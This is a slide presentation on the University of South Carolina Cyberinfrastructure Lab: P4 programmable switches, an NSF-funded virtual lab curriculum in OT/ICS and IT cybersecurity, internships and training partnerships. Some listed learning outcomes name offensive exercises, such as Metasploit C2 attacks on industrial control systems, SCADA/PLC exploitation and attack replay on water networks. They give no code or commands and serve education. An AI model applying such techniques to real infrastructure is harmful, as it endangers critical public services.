



# Overview of the Cyberinfrastructure Lab (CI) at USC

<https://research.cec.sc.edu/cyberinfra>

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Idaho National Laboratory

Idaho Falls, Idaho

April 16-17


# Agenda

- Cyberinfrastructure Lab at the University of South Carolina (USC)
- Funding and projects
- NSF Advanced Technological Education (ATE) project
- Capability / Other projects: DARPA's 5G, ONR Cybersecurity, NSF Cybertraining
- List of virtual labs libraries developed by USC

# Cyberinfrastructure Lab – Overview

# Programmable Data Plane Switches

- Evolution of the computing industry



1. Vladimir Gurevich, "Introduction to P4 and Data Plane Programmability," <https://tinyurl.com/2p978tm9>.

# Cyberinfrastructure Lab

- The CI lab studies the performance and security of IT systems
  - Developing high-performance and security applications for high-speed networks, using P4 programmable devices

```
136 /*****
137 *****/
138 *****/
139
140 state parse_ethernet {
141     packet.extract(hdr.ethernet);
142     transition select(hdr.ethernet.etherType) {
143         TYPE_IPV4: parse_ipv4;
144         default: accept;
145     }
146 }
147
148 state parse_ipv4 {
149     packet.extract(hdr.ipv4);
150     verify(hdr.ipv4.ihl >= 5, error.IPHeaderTooShort);
151     transition select(hdr.ipv4.ihl) {
152         5 : accept;
153         default : parse_ipv4_option;
154     }
155 }
```

P4 code



Programmable chip

# P4 Programmable Switches

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- P4 programmable switches permit **programmers** to program the data plane
  - Customize packet processing functions in the chip
  - Measure events occurring in the data plane with high precision
  - Offload applications to the data plane




Programmable chip

Reproduced from N. McKeown. Creating an End-to-End Programming Model for Packet Forwarding.  
Available: <https://www.youtube.com/watch?v=fiBuao6YZI0&t=631s>

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Available: <https://www.youtube.com/watch?v=fiBuao6YZI0&t=631s>

NSF Advanced Technological Education Project:  
Cyber-con<sup>2</sup>: “Multi-sector Convergence to Advance the Preparation of  
Learners for OT and IT Cybersecurity Convergence Workforce”



July 1 2024 – June 30 2027

Amount: \$650,000



# NSF ATE

Cyber-con<sup>2</sup>: “Multi-sector Convergence to Advance the Preparation of Learners for OT and IT Cybersecurity Convergence Workforce”



# NSF ATE

- Goal 1: Expand the Academic Cloud to support large-scale learning on OT/ICS and IT cybersecurity
  - Develop and deploy virtual labs on OT/ICS cybersecurity
  - Develop and deploy virtual labs on IT cybersecurity

Lib #	Lib Name	Sample Outcomes	CIE's Pillar	Level
1, 2	Intro to OT / ICS Cybersecurity (2 libraries)	<ul style="list-style-type: none"> <li>• Understand the fundamentals of PLCs used in critical infrastructures.</li> <li>• Write basic apps with OpenPLC using Ladder diagrams.</li> <li>• Describe the elements of a SCADA system.</li> </ul>	Awareness.	Entry-level high school.
			Awareness, Education.	Entry-level college.
3	ICS Protocols (1 library)	<ul style="list-style-type: none"> <li>• Understand the Modbus Remote Terminal Unit (RTU) and Modbus over TCP.</li> <li>• Implement a SCADA system with Modbus.</li> <li>• Secure SCADA systems and protocols for ICS</li> </ul>	Development, Current Infrastructure.	Intermediate-level college.
4	Adv. Cybersecurity for OT / ICS (1 library)	<ul style="list-style-type: none"> <li>• Use passive and active discovery tools to map ICS devices.</li> <li>• Launch C2 attacks against an ICS using Metasploit.</li> <li>• Exploit the vulnerability of a SCADA/PLC system.</li> </ul>	Development, Current Infrastructure.	Advanced-level college.
5	Water Quality (WQ) Critical Infrastructure Models (1 library)	<ul style="list-style-type: none"> <li>• Explain how to model WQ within critical ICSs.</li> <li>• Replay attacks to water distribution networks (WDNs).</li> <li>• Characterize and analyze attacks on WDNs, including reconnaissance, DDoS, MITM.</li> <li>• Develop mitigation algorithms for WDN attacks.</li> </ul>	Development, Current Infrastructure.	Advanced-level college


# NSF ATE

- Goal 1: Expand the Academic Cloud to support large-scale learning on OT/ICS and IT cybersecurity
  - Develop and deploy virtual labs on OT/ICS cybersecurity
  - Develop and deploy virtual labs on IT cybersecurity

Lib #	Lib Name	Sample Outcomes	Cert	Level
6, 7	Intro to IT Cybersecurity (2 libraries)	<ul style="list-style-type: none"> <li>• Analyze and explain the types of attack surfaces.</li> <li>• Execute malwares using real deployments and investigate their behavior.</li> <li>• Analyze and characterize C2 communication used against IT / OT systems.</li> </ul>	CompTIA Security+.	Entry-level college.
			Cisco CCST Cyber.	Entry-level high school.
8	Intro to IT Networks (1 library)	<ul style="list-style-type: none"> <li>• Analyze TCP sessions using a protocol analyzer.</li> <li>• Perform network hardening.</li> <li>• Use secure protocols for network management.</li> </ul>	Cisco CCNA.	Entry-level college.
9	Cybersecurity Operations (1 library)	<ul style="list-style-type: none"> <li>• Explain features of OS (Linux, Windows) used for cybersecurity analysis.</li> <li>• Use tools and log files (e.g., PowerShell, syslog) to identify anomalies.</li> <li>• Apply the security onion to protect systems.</li> </ul>	Cisco CyberOps.	Intermediate-level college.
10	Open-Source Intelligence (1 library)	<ul style="list-style-type: none"> <li>• Perform Internet scanning and probing events.</li> <li>• Analyze log files using Suricata.</li> <li>• Develop ML classifiers for malwares with Zeek.</li> </ul>	NA	Intermediate-level college.
11, 12	Threat Detection w/ NGFWs, I and II (2 libraries)	<ul style="list-style-type: none"> <li>• Develop and implement security and NAT policies.</li> <li>• Implement IDS and IPS using an NGFW.</li> <li>• Use deep packet inspection to identify applications and users.</li> </ul>	PCCE (Technician).	Intermediate-level college.
			PCNSA (engineer).	Advanced-level college.
13	Cloud Security (1 library)	<ul style="list-style-type: none"> <li>• Understand virtual patching in the cloud.</li> <li>• Set up and manage a cloud infrastructure using APIs.</li> <li>• Be familiar with Azure and AWS toolsets.</li> </ul>	AWS Cloud Foundations, AWS Sec. Foundations	Advanced-level college.
14, 15	Fine-gained Telemetry w/ P4 (2 libraries)	<ul style="list-style-type: none"> <li>• Describe the architectures of P4 devices.</li> <li>• Identify and block attacks in the data plane.</li> <li>• Develop security apps with P4 switches and smart NICs.</li> </ul>	NA (state-of-the-art, research).	Advanced-level college.

# NSF ATE

- Integration of virtual labs into high-school and college programs



Virtual lab libraries marked with a ribbon will be aligned with stackable industry certificates

# NSF ATE

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- Goal 2: Develop an internship program on OT/ICS and IT cybersecurity
  - Pre-internship seminars will help connect interns with organizations
  - Internship enables students to acquire soft skills, teamwork, time management, and communication skills



Spring and Fall semesters  
(Monday-Wednesday-Friday)



Summer semester  
(400 hours)

# NSF ATE

- Goal 2: Develop an internship program on OT/ICS and IT cybersecurity
  - By the end of the Pre-internship Seminars, the goal is to secure 100+ paid internships each summer



Visit to the Defense Information Systems Agency (DISA)  
August 2<sup>nd</sup> 2023 - Baltimore, MD



# NSF ATE

- Goal 3: Advance formal and informal communities for OT/ICS and IT cybersecurity training and education

	Activity	Community	Subject / Libraries	Support Type
A	Academic courses (16-week – formal, supervised)	Colleges in the Carolinas	All college-level libraries	(1) Access to Academic Cloud; (2) Train instructors (train-the-trainer).
B	High school courses, 16+16- (formal, supervised)	High schools in the Carolinas	Intro to OT/ICS Cybersecurity	(1) Access to Academic Cloud; (2) Train instructors (train-the-trainer).
			Intro to IT Cybersecurity and Intro to IT Networks	
C	Third party academic courses (formal, unsupervised)	Other high schools, colleges, universities	All libraries	(1) Access to the Academic Cloud (unsupervised); (2) Train instructors (train-the-trainer).
D	Train-the-trainer courses (formal, supervised)	CSSIA, WASTC, SCC	All libraries	(1) Access to Academic Cloud; (2) Train instructors (train-the-trainer).
E	ICS courses (informal, unsupervised)	ICS COP	All OT / CCS cybersecurity libraries	(1) Access to Academic Cloud; (2) Train instructors (train-the-trainer).
F	IT tutorials (informal, unsupervised)	Internet2 and LBNL's COP	All college-level IT cybersecurity libraries	(1) Access to Academic Cloud; (2) Training tutorials.

# NSF ATE

- Goal 3: Advance formal and informal communities for OT/ICS and IT cybersecurity training and education

	Activity	Community	Subject / Libraries	Support Type
G	Self-paced training courses for military-connected personnel (informal, unsupervised)	CIAB, U.S. National Guard, NIWC	All college-level libraries	(1) Access to the Academic Cloud; (2) Courses to train military instructors (train-the-trainer).
H	FABRIC tutorials (informal, unsupervised)	FABRIC COP	Advanced programmable networks (smart NICs and P4 programmable switches)	(1) Access to Academic Cloud; (2) Co-located training tutorials to FABRIC community events.
I	Cybersecurity Competitions: DOE's CyberForce and SC's PCDC (informal, unsupervised)	High schools and colleges in the Carolinas	Libraries 1-2 for DOE's CyberForce Competition, and libraries 6-8 for PCDC	(1) Access to Academic Cloud to high-school and college instructors and their students, participating in the competitions.



# Potential Collaboration with INL – Current NSF ATE

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- Adoption of virtual lab libraries developed by INL
- Development of new virtual lab libraries
- Summer internships
- Workshops, face-to-face and/or online
- Capstones

Potential Collaboration with INL


# NSF CIRC

- The Community Infrastructure for Research in Computer and Information Science and Engineering (CIRC) program
  - Focus on research agendas in computer and information science and engineering
  - Enable advances not possible with existing research infrastructure
  - Ensure that have access to such infrastructure
  - Medium Community Infrastructure (Medium): up to \$2M per three years
  - URL: <https://new.nsf.gov/funding/opportunities/community-infrastructure-research-computer>



